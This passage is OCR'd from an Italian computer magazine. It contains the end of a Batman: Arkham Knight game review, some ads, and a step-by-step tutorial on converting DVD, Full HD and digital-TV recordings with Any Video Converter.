Adesso la Batmobile può anche trasformarsi in un vero e proprio carro armato, dotato di armi non letali per immobilizzare i nemici a piedi e di mezzi offensivi per distruggere droni aerei, torrette di guardia, veicoli corazzati e carri spediti dal Cavaliere di Arkham sul suolo di Gotham City. In questa modalità, l'auto può muoversi a 360 gradi, sparare colpi di mitragliatore Vulcan con R1, oppure di cannone da 60mm. Ogni colpo andato a segno riempie una barra che, una volta completata, abilita l'uso di armi speciali come un missile automatico, un impulso EMP o l'hacking dei droni nemici per sfruttarli a proprio favore. Il vasto menu di upgrade permette, inoltre, di incrementare il numero di abilità, l'efficienza degli scudi e delle armi della Batmobile con ben 19 potenziamenti. Vista la difficoltà (a tratti proibitiva) di alcuni combattimenti, ti consigliamo di affrontare più sfide e missioni secondarie possibili per

Le nuove sfide dell'enigmista

Edward Nygma non poteva certo mancare in questo capitolo finale della saga Arkham, con i suoi perversi rompicapo. Scopriamo assieme quali enigmi ha ideato per l'occasione.



1 Tanti puzzle da risolvere

I classici puzzle ambientali tornano in Arkham Knight con rompicapo ancora più complessi, ma estremamente appaganti. Non sarà facile risolverli: Batman dovrà impegnarsi molto, ma il divertimento tra una missione e l'altra è assicurato!

2 Corsa ad ostacoli

L'incredibile automobile di Batman sarà al centro di alcune sfide particolari su un circuito pieno di ostacoli, da affrontare in una sorta di Time Trial. Dovremo tirar fuori tutto il nostro sangue freddo per affrontare percorsi impegnativi senza distruggere l'auto.

3 Un premio per l'impegno

Come in ogni gioco che si rispetti basato su sfide contro agguerriti nemici, non mancheranno i classici Trofei che si potranno raccogliere durante lo svolgimento delle missioni. Per farlo, potremo utilizzare i gadget di Batman e un pizzico d'ingegno.

ottenere più upgrade per la Batmobile: ne avrai davvero bisogno!

Un aiuto inaspettato

Il rapporto fra Batman e la sua auto non si limita soltanto ai combattimenti o a un modo più rapido per attraversare la città, ma l'uso della Batmobile sarà cruciale anche per risolvere puzzle ambientali e salvare il nostro eroe da situazioni scomode: nelle lotte con l'auto nelle vicinanze, Batman può chiedere l'intervento della Batmobile durante la combo, mentre in fase di esplorazione può sfruttare il gadget Telecomando Batmobile per controllare da remoto l'auto e farsi strada verso il prossimo obiettivo. Rocksteady merita sicuramente un plauso per i puzzle che richiedono l'uso incrociato delle abilità di Batman e della Batmobile e che risultano davvero originali. L'integrazione con la Batmobile è tale da permettere al Cavaliere Oscuro di sfruttare l'auto anche in alcune particolari situazioni in modalità Predatore, che torna in Arkham Knight con tante novità e nuovi nemici che rendono l'uso (e abuso) della visuale Detective sempre più ostico. Batman può sempre contare su nuovi gadget, come il sintetizzatore vocale, per creare delle situazioni di vantaggio e mettere i nemici al tappeto. Rocksteady prende in prestito da Origins la risoluzione dei casi basati sugli indizi e sull'investigazione degli scenari per ricostruire la scena del crimine, una feature che in Arkham Knight si espande in modo ancora più originale diventando parte integrante di alcune missioni della storia.

La modalità Detective presenta investigazioni più elaborate, che richiederanno la ricerca di indizi attraverso le telecamere di sicurezza.

In modalità Predatore, dopo aver messo a segno un KO silenzioso si potrà sfruttare la nuova Multi KO Terrore, che permetterà di mandare al tappeto fino a cinque nemici in un colpo solo.

ABBONATI A WIN MAGAZINE

Collegati all'indirizzo http://abbonamenti.edmaster.it/winmagazine
e scopri le nostre offerte di abbonamento

A GRANDE RICHIESTA

Ricette
facili e veloci con il tuo
Bimby®

EDIZIONI MASTER

il marchio Bimby è di titolarità della società Vorwerk International AG che ne detiene tutti i diritti

OFFERTA LANCIO
a soli **2,99** euro
16 SCHEDE

I piatti esclusivi, la scuola di Bimby® e i segreti degli chef in un pratico **RICETTARIO A SCHEDE PLASTIFICATE**

COLLEZIONALE TUTTE!

UN'INTERA OPERA IN PIÙ USCITE PER PREPARARE PRIMI, SECONDI, DOLCI E TANTE ALTRE SQUISITEZZE COL TUO PIÙ FEDELE ALLEATO IN CUCINA

in edicola
le prime 16 schede

Video facili facili

Istruzioni per l'uso

- Trasforma tutti i video da un formato ad un altro
- Gestisce MKV, DVD Video e film in Full HD
- Estrae le tracce MP3 dai CD Audio
- Integra un potente motore di masterizzazione
- Prepara i file multimediali per riprodurli senza problemi su PC, tablet, cellulari, TV e console
- Scarica filmati da YouTube


Conversioni facili facili

La guida per risolvere i problemi di formato e riprodurre tutti i tuoi file multimediali su qualsiasi dispositivo

Computer, smartphone, tablet, smart TV, mini PC Android... cosa hanno in comune tutti questi dispositivi? Semplice: tutti permettono di riprodurre file multimediali. Fino a qualche anno fa, se volevamo guardare un film l'unico modo decente per farlo era mettersi davanti ad un televisore, se invece volevamo ascoltare musica il modo migliore era quello di accendere un bell'impiantino Hi-Fi.
Oggi possiamo guardare un film sul display dello smartphone o del tablet mentre ci spostiamo in treno e ascoltare musica sul lettore MP3 o sul telefono con la stessa semplicità. I problemi sorgono quando si tratta di scambiare file multimediali tra dispositivi diversi: quando si cerca o si crea un film da riprodurre su smartphone, si pensa soprattutto a risparmiare spazio; quando però lo si sposta su Tablet o PC, si vorrebbe privilegiare la qualità. La stessa cosa avviene per i file audio, per i quali su PC è preferibile


A Installazione e primo avvio

Prima di mettere alla prova le funzioni di Any Video Converter (lo trovi sul Win CD/DVD-Rom) installiamo il pacchetto e impostiamolo a puntino. Vediamo quindi subito come procedere.



1 Si parte col setup

Se appare la richiesta del *Controllo account utente*, clicca *Sì*. Poi *Ok* per confermare *Italiano* come lingua. Prosegui cliccando su *Avanti* per quattro volte. Togli la spunta su *IscrivitiPiano Clienti*... e ancora *Avanti*, poi clic su *Installazione personalizzata* e deseleziona la casella *Installa AVG PC TuneUp*, ancora *Avanti*, poi *Installa* e *Fine* per terminare.




2 Le prime cose da fare

Al primo avvio verrà chiesto di eseguire l'aggiornamento del *Download engine*: acconsenti cliccando su *Install update*. Imposta ora il programma per farlo funzionare al meglio. Sulla barra del titolo cerca l'icona a forma di ingranaggio e cliccaci su per aprire le impostazioni del programma.


3 Condividere i video on-line

Seleziona la casella *Appiattisci e aggiungi*... Se hai una scheda video NVIDIA o AMD abbastanza potente puoi utilizzare la sua GPU per codificare i file al posto della CPU del PC. Nella sezione *Accelerazione GPU*, quindi, spunta la casella *Utilizza NVIDIA CUDA*... oppure *Usa OpenCL*... e conferma con *OK*.



4 Esporta in iTunes

Se utilizzi iTunes per la gestione dei file multimediali, nel tab *Varie* seleziona *Esporta automaticamente i file convertiti in iTunes*. Se prevedi di convertire più file e desideri spegnere il PC automaticamente al termine della conversione, clicca sulla casella *Arresta il computer a conversione completata*.



L'INTERFACCIA IN MODALITA' CONVERSIONE

Any Video Converter è un programma utilissimo e semplice da utilizzare. L'interfaccia è progettata per essere funzionale e snella. Ecco le cose da sapere quando si è in modalità Conversione.

1 TAB
Permettono di spostarsi tra le funzioni del programma, Convertire, Masterizzare, Riprodurre

2 AGGIUNGI CD DISCO
Permette di rippare il contenuto di un CD Audio

3 AGGIUNGI VIDEO
Apre una finestra in stile Esplora Risorse dalla quale scegliere uno o più video da convertire


4 AGGIUNGI URL
Aggiunge l'indirizzo di un video da scaricare dal Web. Se si inserisce la URL di una playlist questa verrà scaricata per intero

5 FORMATI DI CONVERSIONE
Contiene le impostazioni per la conversione di video verso più di 150 dispositivi tra smartphone, tablet, player MP3/4 e TV

6 CONVERTI!
Con questo pulsante si avvia la conversione dei file

7 MEDIA MANAGER:
Qui trovi i file che hai convertito o scaricato, suddivisi per genere

8 AREA DI LAVORO
Qui puoi trascinare i file che desideri convertire



9 AREA DI ANTEPRIMA
Qui puoi riprodurre in anteprima il file selezionato

10 IMPOSTAZIONI DI BASE
Permette di impostare la risoluzione e la qualità del video relative alla fase di conversione

11 IMPOSTAZIONI VIDEO
Contiene i parametri relativi al codec video utilizzato

12 IMPOSTAZIONI AUDIO
Contiene i parametri relativi all'audio in fase di conversione


13 NASCONDI MEDIA MANAGER
Utile per recuperare più spazio per gli altri pannelli


14 NASCONDI PANNELLO DI DESTRA
Nasconde il pannello con l'anteprima e le impostazioni


privilegiare la qualità, mentre su device mobile diventa prioritario contenerne le dimensioni. Questo ha portato nel corso degli anni a sviluppare tutta una serie di codec che cercano di accontentare un po' tutte le esigenze. Any Video Converter prova a mettere ordine in questo caos, permettendo a chiunque di convertire file audio e video tra decine di formati diversi. Per la gioia di coloro che preferiscono i dispositivi mobile, poi, il programma dispone di oltre cento profili personalizzati ad hoc per tutti i device più diffusi come gli Apple iPad e iPhone, gli smartphone Google e Samsung e via discorrendo. La conversione tra formati è improntata al massimo della semplicità e la possibilità di sfruttare l'accelerazione hardware offerta dalle moderne GPU realizzate da AMD e NVIDIA permette di velocizzare i tempi necessari alla conversione senza per questo inficiare la qualità del risultato finale. Ma la cosa ancora migliore è che con Any Video Converter potrete non solo convertire file audio e video, ma anche masterizzarli su supporto ottico, sia in formato DVD che AVCHD (Blu-ray), riprodurli con il player integrato e, se rimanete a corto di idee, potrete anche scaricare i vostri video preferiti dai principali siti di condivisione video come YouTube, Vimeo o anche Facebook.

B Da DVD Video a file MKV

Any Video Converter ci mette a disposizione gli strumenti per convertire facilmente un film in DVD nel formato .mkv. Ecco come procedere.







1 Effettuiamo il rip dal DVD

Usiamo DVD FabDecrypter, che troviamo sul nostro Win CD/DVD. Eliminiamo tutto il superfluo dal DVD. Con *Esplora risorse* apri la cartella nella quale avrai già rippato il DVD (senza lingue aggiuntive). Seleziona la vista *Dettagli* dal menu *Visualizza* e ordina i file per grandezza. Di solito quelli con il film sono grandi 1.048.574 KB, tranne l'ultimo, che può essere più piccolo.

2 Uniamo i file


Seleziona i file individuati nella cartella *VIDEO* e trascinali nel programma. Ora devi unirli e trattarli come fossero uno solo, altrimenti alla fine della conversione ti ritroveresti il film spezzettato in più parti. Seleziona il primo file, poi premi i tasti *CTRL+A* per selezionare tutti gli altri, clicca su uno qualunque con il tasto destro del mouse e seleziona la voce *Unisci tutti i file*.


3 Scegliamo il formato MKV

Scegli il formato: seleziona il primo file dell'elenco e clicca sul quadratino bianco vicino alla sua icona per far apparire una spunta. Vai sull'elenco formati e scegli *Matroska Movie (*.MKV)*, quindi in *Impostazioni di base*, *Dimensione video*, seleziona *Original* e clicca su *Converti!* per avviare il processo. Al termine il film sarà pronto per la riproduzione su qualunque player video.

C Da Full-HD in MKV

Il formato H.265 sta diventando sempre più diffuso per la qualità che riesce a esprimere, anche in caso di forti compressioni. Però non tutti i player lo supportano. Vediamo come convertirlo in un formato più comune.





1 Individuiamo il file da convertire


Apri *Esplora Risorse*, portati nella cartella che contiene il video, cliccaci su e trascinalo nella finestra del programma. Seleziona il formato che preferisci: uno dei formati più utilizzati in assoluto è l'*MKV*. Selezionalo, dunque, dall'elenco dei formati in alto a destra, cliccando sulla freccia e scorrendo l'elenco verso il basso.


2 Pronti a convertire

Dopo aver selezionato *Matroska Movie (*.mkv)* clicca *Impostazioni di base* e in *Dimensioni Video* clicca sulla freccia e seleziona la stessa risoluzione del video originale. Se non è tra quelle riportate, clicca sull'icona a forma di ingranaggio e inseriscila manualmente. In *Impostazioni video* vai su *Codec video* e seleziona *x264* e clicca su *Converti!* per avviare la conversione.

Da Full-HD a smartphone

Per riprodurre correttamente un filmato sul telefonino, senza blocchi ed errori di formato, occorre renderlo compatibile con il proprio dispositivo. A questo ci pensa Any Video Converter.







1 Aggiungi il video

Molti smartphone non riescono a riprodurre fluidamente video Full HD. La soluzione è quella di ridurne le dimensioni per adattarle al display e nello stesso tempo diminuire il carico di lavoro per la CPU. Clicca *Aggiungi video*, cerca il video da convertire, selezionalo e clicca su *Apri* per importarlo nel programma.

2 Trova lo smartphone

Any Video Converter supporta direttamente tutti i dispositivi Android e iOS più diffusi. Cliccando sulla casella di selezione del formato di conversione troverai impostazioni già pronte per iPhone, iPad e iPod, per i Samsung Galaxy e Note e per molti altri modelli. Seleziona il tuo cliccandoci sopra.





3 Modifica le impostazioni

Se non hai trovato il tuo smartphone dovrai modificare manualmente le impostazioni. Dall'elenco dei formati seleziona *Customized MP4 Movie* nella sezione *Formati video comuni*. Da *Impostazioni di base* clicca su *Dimensione video* e seleziona la risoluzione che meglio si adatta a quella del tuo smartphone, ad esempio *1280x720*.

4 Miglioriamo la qualità

Nel tab *Impostazioni video* clicca sull'icona a forma di ingranaggio e digita *2500* in *Bitrate video* per migliorare la qualità del filmato. Ora sei pronto: clicca su *Converti!* e attendi il termine dell'operazione. Al termine si aprirà una finestra di *Esplora risorse* con il file appena convertito, che potrai trovare anche su *Convertito* nella barra di sinistra del programma.

TUTTO QUELLO CHE C'È DA SAPERE SU RIPPING, CODEC E FORMATO

Any Video Converter non supporta il ripping di DVD


Dovrai quindi utilizzare un programma esterno per quest'operazione. Uno dei migliori per questo scopo è DVD FAB HD Decrypter (scaricabile dal sito www.winmagazine.it/link/3206). Il programma permette di copiare velocemente la struttura del DVD in una cartella del disco rigido eliminando le parti superflue quali menu e lingue aggiuntive.


Differenza tra formato e codec video

Nonostante li si utilizzi quasi sempre in modo indifferente, "codec" e "formato" non sono sinonimi. Mentre il codec (Compressore DECompressore) è il software tramite il quale vengono manipolati i file per comprimerli e decomprimerli, il formato è una sorta di contenitore all'interno del quale vengono inseriti i file audio e video codificati. Ad esempio un file in formato AVI può contenere un video compresso con i codec DivX, Xvid, M-Jpeg e altri ancora.

E Dal DTT al formato per iPAD

Se abbiamo un decoder digitale che registra su chiavetta o hard disk esterno possiamo convertire i programmi in modo da riprodurli senza problemi sul proprio iPad.







1 Importiamo il file da convertire

Molti decoder per il digitale terrestre registrano su pennette o dischi USB spezzettando i video in più file e salvandoli in un formato che i lettori per PC, smartphone e tablet non riescono ad aprire. Nel nostro esempio convertiremo una serie di file salvati in *.DVR* in un file MPEG pensato per essere riprodotto su un iPad.

2 Aggiungi il video

Se qualche file non dovesse trovarsi al posto giusto basterà cliccarci su e trascinarlo in alto o in basso per mettere tutti i file, solitamente numerati sequenzialmente, nel giusto ordine. Ora dobbiamo unire tutto per avere un solo file alla fine, per cui clicca sul primo file con il tasto destro del mouse e scegli *Unisci tutti i file*.





3 Scegliamo il tablet

